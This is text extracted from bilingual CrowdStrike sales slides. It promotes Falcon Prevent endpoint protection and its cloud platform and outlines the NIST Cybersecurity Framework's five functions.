


NEXT-GEN AV – FALCON PREVENT



Machine Learning

IOA 行為分析



BUSINESS VALUE

阻攔各種類型的攻擊
 預防已知惡意程式
 防止已知/未知或是
 Malware Free的攻擊程式

預防零時差攻擊

杜絕勒索軟體

無須更新特徵

少於1%的CPU資源
 漏洞修補
 離線也能提供保護





CROWDSTRIKE

We Stop Breaches

CLOUD DELIVERED ENDPOINT PROTECTION




CLOUD-DELIVERED ENDPOINT PROTECTION

THE POWER OF ONE



AI POWERED PLATFORM



PROTECTING EVERY ENDPOINT EVERYWHERE



Public Cloud



Private Cloud



CrowdStrike
Cloud



Branch
Office



BUSINESS VALUE

涵蓋企業所有端點設備

Remote Worker Mobile

私有雲/公有雲都沒問題

Amazon, Google,
Azure

毋須佈署硬體與管理

即時更新

離線端點照樣保護

FIREWALL



Identify

- Asset Management
- Business Environment
- Governance
- Risk Assessment
- Risk Management Strategy

Protect

- Protective Technology
- Awareness and Training
- Data Security
- Information Protection Processes and Procedures
- Maintenance
- Access Control

Detect

- Anomalies and Events
- Security Continuous Monitoring
- Detection Processes

Respond

- Response Planning
- Communications
- Analysis
- Mitigation
- Improvements

Recover

- Recovery Planning
- Improvements
- Communications



THE
POWER
OF
ONE

CLOUD
DELIVERED
ENDPOINT
PROTECTION

AI POWERED
PLATFORM

NIST Cyber Security Framework



CROWDSTRIKE

7X24企業專屬資安應變服務



數位資安系統

